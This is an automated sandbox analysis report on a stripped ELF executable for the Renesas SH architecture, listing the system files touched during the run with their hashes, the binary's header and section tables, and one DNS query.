Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=02b4ea729fea4256a4394175de5cecf9.IDENTIFIER=pulseaudio.

/run/systemd/journal/streams/.#9:83087NTgMFw	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	216
Entropy (8bit):	5.396858939959459
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmrguDMTA/bsjsjOdlE:SbFuFyLVIg1BG+f+M0zT6IjNE
MD5:	91E265818168D71992D28BAA7F032F6F
SHA1:	6A27DCB8D31434FCA992D65114B5C6AC643444E3
SHA-256:	FCF8F196CE703E3853F24C9BC834BAD2A905D7D8F8A176DD5D2D82F36CE4C7D1
SHA-512:	95845A23B66851F9A373E44A942902B355DFA677AA344A1E95A0BF91585B1B57974C4F4F1E199398E7FFC0064DB7F4D6A33AFC60EEC26D1226B7C828CD794906
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=afce1a24f5f64a7ca4865a4adb2afa6b.IDENTIFIER=rtkit-daemon.UNIT=rtkit-daemon.service.

/run/systemd/journal/streams/.#9:831786sLIKu	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	205
Entropy (8bit):	5.329129779757868
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm/2X8Ig2sAvATjshKe:SbFuFyLVIg1BG+f+MOXAkATjbVC
MD5:	4528C9EE785A81D01B46844B58BA841E
SHA1:	28177E6A97B58BCB6D6C7FDAB2DD433AC9998A32
SHA-256:	00694C7E2C19B71181222D75744DA8CCD281E2565F232221DCF3D9C2B9EB327B
SHA-512:	5DA0FD8AAA41B5DFB5325445912895CF1BBB403DB83457637759252521F0FAAB219735F0BFAB4BA13F21A67FE2031DB1886EC4FEE571725F278F1DE9D88B4D0F
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=5db404010ce948459cbe450cee133ebe.IDENTIFIER=polkitd.UNIT=polkit.service.

/run/systemd/seats/.#seat04CQDsK	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	116
Entropy (8bit):	4.957035419463244
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsuH47rLg205vmLUbr+ugKQ2KwshcXSv:SbFuFyLwH47Pg20ggWunQ2rNXc
MD5:	66D114877B3B4DB3BDD8A3AD4F5E7421
SHA1:	62E0CB0F51E0E3F97BE251CB917968DFF69ED344
SHA-256:	A922628916A7DDBE2BAA33F421C82250527EA3C28E429749353A1C75C0C18860
SHA-512:	5651247FA236DCF020A3C8456E4A9A74A85C5B9B3CCE94A3CF8F85FD4D66465C9F97DF7A1822E6CA4553C02BE149F3021D58DCC0C8CB6DCF37F915BD0A15817
Malicious:	false
Preview:	# This is private data. Do not parse..IS_SEAT0=1.CAN_MULTI_SESSION=1.CAN_TTY=1.CAN_GRAPHICAL=0.SESSIONS=c1.UIDS=127.

/run/systemd/seats/.#seat0H9dzBL	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	95
Entropy (8bit):	4.921230646592726
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsuH47rLg205vmLUbr+v:SbFuFyLwH47Pg20ggWv
MD5:	BE58CCABC942125F5E27AF6EB1BA2F88
SHA1:	07C20F55E36EE48869B223B8FC4DBC227C7353AC
SHA-256:	551B1D1C8E5953D5D0CF49C83C1568E2FBEF8BDDB69903B3DA82240B777B4629
SHA-512:	E5A270995FDE80530927E0BACD3BF76EE820C968AABD55D2E34579326F388AFD6DE7FB8C5D54F69D3F6AC30A5B587FD3B0456FC60326E7DF4F45789A900D046C
Malicious:	false
Preview:	# This is private data. Do not parse..IS_SEAT0=1.CAN_MULTI_SESSION=1.CAN_TTY=1.CAN_GRAPHICAL=0.

/run/systemd/seats/.#seat0PEg28l	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	95
Entropy (8bit):	4.921230646592726
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsuH47rLg205vmLUbr+v:SbFuFyLwH47Pg20ggWv
MD5:	BE58CCABC942125F5E27AF6EB1BA2F88
SHA1:	07C20F55E36EE48869B223B8FC4DBC227C7353AC
SHA-256:	551B1D1C8E5953D5D0CF49C83C1568E2FBEF8BDDB69903B3DA82240B777B4629
SHA-512:	E5A270995FDE80530927E0BACD3BF76EE820C968AABD55D2E34579326F388AFD6DE7FB8C5D54F69D3F6AC30A5B587FD3B0456FC60326E7DF4F45789A900D046C
Malicious:	false
Preview:	# This is private data. Do not parse..IS_SEAT0=1.CAN_MULTI_SESSION=1.CAN_TTY=1.CAN_GRAPHICAL=0.

/run/systemd/seats/.#seat0QFSyUi	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	95
Entropy (8bit):	4.921230646592726
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsuH47rLg205vmLUbr+v:SbFuFyLwH47Pg20ggWv
MD5:	BE58CCABC942125F5E27AF6EB1BA2F88
SHA1:	07C20F55E36EE48869B223B8FC4DBC227C7353AC
SHA-256:	551B1D1C8E5953D5D0CF49C83C1568E2FBEF8BDDB69903B3DA82240B777B4629
SHA-512:	E5A270995FDE80530927E0BACD3BF76EE820C968AABD55D2E34579326F388AFD6DE7FB8C5D54F69D3F6AC30A5B587FD3B0456FC60326E7DF4F45789A900D046C
Malicious:	false
Preview:	# This is private data. Do not parse..IS_SEAT0=1.CAN_MULTI_SESSION=1.CAN_TTY=1.CAN_GRAPHICAL=0.

/run/systemd/seats/.#seat0hYBHeC	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	95
Entropy (8bit):	4.921230646592726
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsuH47rLg205vmLUbr+v:SbFuFyLwH47Pg20ggWv
MD5:	BE58CCABC942125F5E27AF6EB1BA2F88
SHA1:	07C20F55E36EE48869B223B8FC4DBC227C7353AC
SHA-256:	551B1D1C8E5953D5D0CF49C83C1568E2FBEF8BDDB69903B3DA82240B777B4629
SHA-512:	E5A270995FDE80530927E0BACD3BF76EE820C968AABD55D2E34579326F388AFD6DE7FB8C5D54F69D3F6AC30A5B587FD3B0456FC60326E7DF4F45789A900D046C
Malicious:	false
Preview:	# This is private data. Do not parse..IS_SEAT0=1.CAN_MULTI_SESSION=1.CAN_TTY=1.CAN_GRAPHICAL=0.

/run/systemd/seats/.#seat0iylKrM	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	95
Entropy (8bit):	4.921230646592726
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsuH47rLg205vmLUbr+v:SbFuFyLwH47Pg20ggWv
MD5:	BE58CCABC942125F5E27AF6EB1BA2F88
SHA1:	07C20F55E36EE48869B223B8FC4DBC227C7353AC
SHA-256:	551B1D1C8E5953D5D0CF49C83C1568E2FBEF8BDDB69903B3DA82240B777B4629
SHA-512:	E5A270995FDE80530927E0BACD3BF76EE820C968AABD55D2E34579326F388AFD6DE7FB8C5D54F69D3F6AC30A5B587FD3B0456FC60326E7DF4F45789A900D046C
Malicious:	false
Preview:	# This is private data. Do not parse..IS_SEAT0=1.CAN_MULTI_SESSION=1.CAN_TTY=1.CAN_GRAPHICAL=0.

/run/systemd/users/.#1272qAm2L	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	282
Entropy (8bit):	5.30354379531392
Encrypted:	false
SSDEEP:	6:SbFuFyL3BVgVuR257iesnAir/0Ixff6NEJgpS2LQ2thQc2pb02/g2p9rwB:qgFq30VuR8L/ibBEEJgpS2LjthQHtPYb
MD5:	D3020362438DEDE2936D496B06636E58
SHA1:	AC5301C5923F4FD9341FCD111EC1D01071D7EE13
SHA-256:	36820979023FBFE4CC02203C05002C1D39FB9E9B14AD269CE1A5B071B44C11CE
SHA-512:	8EA2845B500EBDF1159860954198C5A1E980D6B878AF8614785303090C0014B4960C5D961F92AF8A6E4C6F7E52B26419673E7B255EE856BDA675AE305B154BD5
Malicious:	false
Preview:	# This is private data. Do not parse..NAME=gdm.STATE=opening.STOPPING=no.RUNTIME=/run/user/127.SERVICE_JOB=/org/freedesktop/systemd1/job/122 87.REALTIME=1642205740330952.MONOTONIC=482446512.SESSIONS=c1.SEATS=seat0.ACTIVE_SESSIONS=.ONLINE_SESSIONS=c1.ACTIVE_SEAT S=.ONLINE_SEATS=seat0.

/run/systemd/users/.#127fQG1WL	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.480801808749234
Encrypted:	false
SSDEEP:	6:SbFuFyL3BVgdL87ynAir/0Ixff68CgpGgt6n:qgFq30dABibBAgppIn
MD5:	D598C0011996A843F3F239A2BAA48D8E
SHA1:	D18601242B275E62B140D7A8492C8B2FAD535835
SHA-256:	78362C5D6502B567659BAC5443D15F66000A0C8364DECACA5EB3BC330047FA39
SHA-512:	E31BB502615C0EC99AF9551D9DC9B0F599C9E3C7A2D3EE19DA99D8E0E7098CAFC77B30BFBEAE08283C9A0EAD4D12C5F6FF3BFFAD5CCE73C089A34723FA26 32E
Malicious:	false
Preview:	# This is private data. Do not parse..NAME=gdm.STATE=closing.STOPPING=yes.RUNTIME=/run/user/127.SERVICE_JOB=/org/freedesktop/systemd1/job/12349.REALTI ME=1642205740330952.MONOTONIC=482446512.LAST_SESSION_TIMESTAMP=482565643.

/run/systemd/users/.#127kPNxmK	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	188
Entropy (8bit):	4.928997328913428
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMs5BuSgVuMI2sKiYiesnAv/XS12K2hwEY8mTQ2pJi22sQ2KkmD2pi:SbFuFyL3BVgVuR257iesnAi12thQc2p4
MD5:	065A3AD1A34A9903F536410ECA748105
SHA1:	21CD684DF60D569FA96EEEB66A0819EAC1B2B1A4
SHA-256:	E80554BF0FF4E32C61D4FA3054F8EFB27A26F1C37C91AE4EA94445C400693941
SHA-512:	DB3C42E893640BAEE9F0001BDE6E93ED40CC33198AC2B47328F577D3C71E2C2E986AAAFEF5BD8ADBC639B5C24ADF715D87034AE24B697331FF6FEC5962630 64
Malicious:	false
Preview:	# This is private data. Do not parse..NAME=gdm.STATE=opening.STOPPING=no.RUNTIME=/run/user/127.SESSIONS=c1.SEATS=seat0.ACTIVE_SESSIONS=.ONLI NE_SESSIONS=c1.ACTIVE_SEATS=.ONLINE_SEATS=seat0.

/run/systemd/users/.#127rKJxhO	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.480801808749234
Encrypted:	false
SSDEEP:	6:SbFuFyL3BVgdL87ynAir/0Ixff68CgpGgt6n:qgFq30dABibBAgppIn
MD5:	D598C0011996A843F3F239A2BAA48D8E
SHA1:	D18601242B275E62B140D7A8492C8B2FAD535835
SHA-256:	78362C5D6502B567659BAC5443D15F66000A0C8364DECACA5EB3BC330047FA39
SHA-512:	E31BB502615C0EC99AF9551D9DC9B0F599C9E3C7A2D3EE19DA99D8E0E7098CAFC77B30BFBEAE08283C9A0EAD4D12C5F6FF3BFFAD5CCE73C089A34723FA26 32E
Malicious:	false

/run/systemd/users/.#127rKJxhO	
Preview:	# This is private data. Do not parse..NAME=gdm.STATE=closing.STOPPING=yes.RUNTIME=/run/user/127.SERVICE_JOB=/org/freedesktop/systemd1/job/12349.REALTIME=1642205740330952.MONOTONIC=482446512.LAST_SESSION_TIMESTAMP=482565643.

/run/systemd/users/.#127uVfpoL	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	174
Entropy (8bit):	5.320068282623639
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMs5BuSgdNR2sKiYiesnAv/XSHxJgpMsbqWq8H206qodiW:SbFuFyL3BVgdL87iesnAiRJgpGgt6n
MD5:	9D2D88208097270C62A801F897065043
SHA1:	7CD26D47B7B0D2ADBD55A3101617545C1513F645
SHA-256:	BF15FF3E04C59CFCDBB3BBEC05E2C295C6BDB12B1018AB63268ECB4944CCFE7B
SHA-512:	4D26C1B98EAC4C20662C75AC486C4CF0961CDC9B7DB712A9DD79F9656A49A65BB40F46BB01631A80F0F506C5BD8B52571F8B31026AD789CEB082D04C313E758
Malicious:	false
Preview:	# This is private data. Do not parse..NAME=gdm.STATE=closing.STOPPING=no.RUNTIME=/run/user/127.REALTIME=1642205740330952.MONOTONIC=482446512.LAST_SESSION_TIMESTAMP=482565643.

/run/systemd/users/.#127vfJmuM	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	282
Entropy (8bit):	5.30354379531392
Encrypted:	false
SSDEEP:	6:SbFuFyL3BVgVuR257iesnAir/0Ixff6NEJgpS2LQ2thQc2pb02/g2p9rwB:qgFq30VuR8L/ibBEEJgpS2LjthQHtPYb
MD5:	D3020362438DEDE2936D496B06636E58
SHA1:	AC5301C5923F4FD9341FCD111EC1D01071D7EE13
SHA-256:	36820979023FBFE4CC02203C05002C1D39FB9E9B14AD269CE1A5B071B44C11CE
SHA-512:	8EA2845B500EBDF1159860954198C5A1E980D6B878AF8614785303090C0014B4960C5D961F92AF8A6E4C6F7E52B26419673E7B255EE856BDA675AE305B154BD5
Malicious:	false
Preview:	# This is private data. Do not parse..NAME=gdm.STATE=opening.STOPPING=no.RUNTIME=/run/user/127.SERVICE_JOB=/org/freedesktop/systemd1/job/12287.REALTIME=1642205740330952.MONOTONIC=482446512.SESSIONS=c1.SEATS=seat0.ACTIVE_SESSIONS=.ONLINE_SESSIONS=c1.ACTIVE_SEATS=.ONLINE_SEATS=seat0.

/run/user/1000/pulse/pid	
Process:	/usr/bin/pulseaudio
File Type:	ASCII text
Category:	dropped
Size (bytes):	5
Entropy (8bit):	2.321928094887362
Encrypted:	false
SSDEEP:	3:JSJ:q
MD5:	599E328A94329684CE5C92B850D32F26
SHA1:	44D13AA45783AD715AC98A1A5FFCF2765306B3A6
SHA-256:	CDAF3FCF14DE95039B1388C8AA751A0C03242C80EF544AE87DE535485C38271C
SHA-512:	2EDEE65DA9957FF5D854105F0BC0AB0B69C0067879B09E5748FF529A16169999A719175BB88856134337A8ADBADCE1AE57C078BFE5AAA8FC19DC314D58C8BCB
Malicious:	false
Preview:	5974.

/run/utmp	
Process:	/sbin/agetty
File Type:	data
Category:	dropped
Size (bytes):	384
Entropy (8bit):	0.6775035134351416
Encrypted:	false
SSDEEP:	3:P1sXlXEWtl/OEdtll:o+ylmE/l
MD5:	A0FBBDABFB4C17714C2C255CF37866C4
SHA1:	03B8FB849759BB94A67319346E528C035422C9ED

/run/utmp	
SHA-256:	01F0B7AC9244479E9E599D2EE9EFA0ACF8722A96BC0A193060D84D34DC6DB092
SHA-512:	73B5F2D991EC12716846FFCB88779E6AB354CBAE21B28E5EFBFEB844639ADCF18EA6842C5B3E5BB2BD1AA3AA3706F39391D9F97BE1FD11C26C7E82C3059F6C9D
Malicious:	false
Preview:	....d...tty2.tty2.....tty2LOGIN.....d.....a.....

/var/cache/man/5241	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	622592
Entropy (8bit):	4.657516417799966
Encrypted:	false
SSDEEP:	6144:rb7cWWov4H5N80nuDSyvxYCWZ0/VmpRELAR/QuU/MzUCl1NZ:H4WWoGgvSiOp2kl
MD5:	0C99179B6C5CFE82203424AD7DAD0D8F
SHA1:	CAC50B64B1352723FF8F58BB1B103B93C396539B
SHA-256:	CEC6859D12C6A981ACA4D7C88F6E62E9616FB4D765C4A52147A7DA7BAD4F2420
SHA-512:	4226FDE9F558FFEF2107C330DB942E7E665C51C520A840221541AD255D0995AF64101C69D42C4BD43037364CC4D152851625A53DC56CC188DC28A3DC8C5602F
Malicious:	false
Preview:	.W.....

/var/cache/man/cs/5241	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	1.6070136442091312
Encrypted:	false
SSDEEP:	48:bhVGQeUzGLIsWUMZJ5CggJHtheYdiKNHTlJ8NK:bhVGaGLIWMZXZgxeYtzll
MD5:	D0CA2EBA9E7A17D4680AA9DDC5F88946
SHA1:	270F443EFF85209052AE8FFA86660AFB0FAAD39B
SHA-256:	9504DC65F8B4E057D0939FA3B2C640FC703D0290EE19381836BAA5EB3EFBADBD
SHA-512:	9F999B0467E396E78A91F0BFE56E191DB9D9AFA6DC47858F3427CB44A39D5A13A206542A471CE15C8851674A234B9A7A49AAB7E6D5AF8D080BBC99C2BA3C568
Malicious:	false
Preview:	.W.....@.....

/var/cache/man/cs/index.db.lLtQlt	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Preview:	.W.....@.....

/var/cache/man/da/5241	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit

/var/cache/man/da/5241	
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	2.24195239843379
Encrypted:	false
SSDEEP:	96:bhHY2DzMnpU0QMiloesQdUTn3WVE0UnknJfsWdv0SBpEVvsb6eZeGfRL+:dYKM+oagn3WW5nkniWdv0SAVE6eZee6
MD5:	4DF08004EE4C5384C02376841F2B50BC
SHA1:	C02E58212CA012913390B4C1CCD64DD3353009EE
SHA-256:	F4D6A62A734E2844B99F3AD0EB480373AFBE56B29C0CFC9C70D9DFDF19D95C02
SHA-512:	6146001CA7028F58595235F244AE8FC4ECAEA3E95C83276514FC704E91B7596678E74CDE9963D680F2493F9C04AFDEBC4DB5094E2AB7C1A949E9378307AE0116
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/da/index.db.zlxt2v	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/de/5241	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	45056
Entropy (8bit):	4.163076275268073
Encrypted:	false
SSDEEP:	768:gMGrknsA3KVtOOcmGMrTJDEEf5RyOHqiVDdtq5:/GrkncXD+qZHqGLq
MD5:	058CF2F857146C3F4764443A2404B3A7
SHA1:	E8FCEFE6F7205B434F31A80D6C0D7821A6B34D4F
SHA-256:	7AE2E41FC4AB353485862C2DC1F3C90CFCCE1821E09B21F7999584EBE04034C1
SHA-512:	AD9AC1B3AE8B0BF2324C42EA6E639830F8DC41FAAD652F02A99A531A03295590209764D9F5F86433B8EDEF6A147D1EF5200AFAC373B28C7F9A295818B3A271E A
Malicious:	false
Preview:	.W..... ....

/var/cache/man/de/index.db.mS9vnv	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	45056
Entropy (8bit):	0.20558603354177746
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	55880A8B73FD160B73198E09A21C83DB
SHA1:	5EB780702D2501747AF46F7525EF5C635EC5E64C
SHA-256:	66BD4C98AF40E2E208AC102ACD0F555A6C118E7258D91B833BE1D53EBFFB7BBB
SHA-512:	388924B8CAE80CCA6CA8E5109D0239A963A66CC0454450223EC7FB2A188F6F05E49632E535DC06E49DF6D007B221AA6B3D5F23C80203BCC861FF95EFA10AC1
Malicious:	false

/var/cache/man/de/index.db.mS9vnv	
Preview:	.W.....@..... ....

/var/cache/man/es/5241	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	2.469907427008948
Encrypted:	false
SSDEEP:	96:bhj9SeW/8iDdO/tktuGWTaZxzn3zbHGc2WjAXGBCgfd6Dgzs30z8ztvpWF4DXst:99PGo9Tmn3zbNBSw/fd6Oz8ztQSDXo
MD5:	3DBF4FF017D406F407BFBC2011BCAE9E
SHA1:	FF64864ACA18DFA7869715CE8AA5ECC3DABA54B6
SHA-256:	640C040F364061A5825E913682798C9BC8E1081088894D3FEB2C3EC39D02A379
SHA-512:	3DCC8F432487C532A1F69D321EB57EFE5CFE65AA3C99B81EA1A56613F8F460EA9ED7D2031615F2E60A3F2EE279D411848E5387CC8B8D5F28D8F8D0055D72489
Malicious:	false
Preview:	.W.....P..... ....

/var/cache/man/es/index.db.ftENpx	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.3847690842836057
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	F0B902DEA5EF122A0B1F0F496DDC781B
SHA1:	90176D320A9C3601787D53CC346DC743367D53F1
SHA-256:	CFD64D42263C5D323AF423FC09CDB5DDB2F914114B87BAB6566EAB1020F15DE0
SHA-512:	3A5BC0E51D53A12E65441FB98E1201DC434C42DB389CFCA4C96FF65C2413CF9B06B29CC39A48BD3FDC61F4896396813E54B9C2CE404EF35AC33B35377E7188
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/fi/5241	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.5882948808594274
Encrypted:	false
SSDEEP:	12:Ey20yaajjjjjjjjjjjjjjjjjjjjjjjGjjjjjjjjjjjjjjjjjjjjjjjp:bhjz+9Ab
MD5:	09F6ED1A60B8A4203EA97CF5926C6AFF
SHA1:	C28F4E393D55AD057E3C7608741904B796F67076
SHA-256:	56664D61D0BB8BF34CCA28C73CB314CB73EA1C4FAC64D2208B43F63C009FC855
SHA-512:	476EAE37D827C8BB322213799AB52DBE8FA43274DB3447BC5FEDFED64ECCEAF2C11DA375FDA09B37977D03CA1910E22443B22A3EEA875CE6F3BC698F8ADC0 0E2
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/fi/index.db.OCAabv	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384

/var/cache/man/fi/index.db.OCAabv	
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/fr.ISO8859-1/5241	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.9312184489410064
Encrypted:	false
SSDEEP:	12:Ey20yIpyjjjjjjjjjjjjjjjjjjjjXjjjjjjjjjjjjjjjjjjjjjjGz7:bhbpFi043WmkN2GmGufUeDDx+yxrq3
MD5:	43ADE2E40B8B5A0DFA0A155FC9A02F7F
SHA1:	3D04BDFFD0E2A8433150C87D334014099336A5C5
SHA-256:	81E48EE4653A5E6F25C33133F24F045EB1EB2CC6724ECE0C5336612AB711273E
SHA-512:	C9C5C436A0E986A39CE3FA1CAF15A92D509F4450744BAE0283204B58CDD6FE9B8EEB8D3E2CAFB4B1ACB46729317FFAEFE86B0DD2D60472CAB30B204CC2003B03
Malicious:	false
Preview:	.W.....@..... ....

Static File Info

General

File type:	ELF 32-bit LSB executable, Renesas SH, version 1 (SYSV), statically linked, stripped
Entropy (8bit):	6.771648596921445
TrID:	• ELF Executable and Linkable format (generic) (4004/1) 100.00%
File name:	01oHMcUgUM
File size:	76432
MD5:	14c3173a21e8dd262999e2ab8c2833f4
SHA1:	efc2c18ac9a0f9dab71930037496cc676fa18bea
SHA256:	dec1840b49d9d7303369f1ce3efec379e86bd7095a4a2630b2c3df18ab1a12f4
SHA512:	edc2bc413ed2e684fd2b7748158b4b6ded147219b483797122ec347018b963d029c6aa01c9889981d12cf4c6359481397223cf75aedeb6ba608d07a3d107f07c
SSDEEP:	1536:o/w6nOCmMyx6aN9Zft9b/HZU6ikKYpmplqW8SMmHCS6:o46OBz6aN9JtFHjm0XSMm
File Content Preview:	.ELF.....*.....@.4....).....4. ...(.....@...@..&...&.....&...&B..&B.(.....Q.td...../.../"O.n.....#.*@.....#.*@.....o&O.n...l....././.../.a"O.!...n...a.b("...q.

Static ELF Info

ELF header	
Class:	ELF32
Data:	2's complement, little endian
Version:	1 (current)
Machine:	<unknown>
Version Number:	0x1

ELF header

Type:	EXEC (Executable file)
OS/ABI:	UNIX - System V
ABI Version:	0
Entry Point Address:	0x4001a0
Flags:	0x9
ELF Header Size:	52
Program Header Offset:	52
Program Header Size:	32
Number of Program Headers:	3
Section Header Offset:	76032
Section Header Size:	40
Number of Section Headers:	10
Header String Table Index:	9

Sections


Name	Type	Address	Offset	Size	EntSize	Flags	Flags Description	Link	Info	Align
	NULL	0x0	0x0	0x0	0x0	0x0		0	0	0
.init	PROGBITS	0x400094	0x94	0x30	0x0	0x6	AX	0	0	4
.text	PROGBITS	0x4000e0	0xe0	0x10520	0x0	0x6	AX	0	0	32
.fini	PROGBITS	0x410600	0x10600	0x24	0x0	0x6	AX	0	0	4
.rodata	PROGBITS	0x410624	0x10624	0x2070	0x0	0x2	A	0	0	4
.ctors	PROGBITS	0x422698	0x12698	0x8	0x0	0x3	WA	0	0	4
.dtors	PROGBITS	0x4226a0	0x126a0	0x8	0x0	0x3	WA	0	0	4
.data	PROGBITS	0x4226ac	0x126ac	0x214	0x0	0x3	WA	0	0	4
.bss	NOBITS	0x4228c0	0x128c0	0x5bc	0x0	0x3	WA	0	0	4
.shstrtab	STRTAB	0x0	0x128c0	0x3e	0x0	0x0		0	0	1

Program Segments

Type	Offset	Virtual Address	Physical Address	File Size	Memory Size	Entropy	Flags	Flags Description	Align	Prog Interpreter	Section Mappings
LOAD	0x0	0x400000	0x400000	0x12694	0x12694	4.7427	0x5	R E	0x10000		.init .text .fini .rodata
LOAD	0x12698	0x422698	0x422698	0x228	0x7e4	1.6961	0x6	RW	0x10000		.ctors .dtors .data .bss
GNU_STACK	0x0	0x0	0x0	0x0	0x0	0.0000	0x7	RWE	0x4		

Network Behavior

Network Port Distribution



TCP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 15, 2022 00:15:17.317699909 CET	192.168.2.23	1.1.1.1	0x79c6	Standard query (0)	daisy.ubuntu.com	A (IP address)	IN (0x0001)
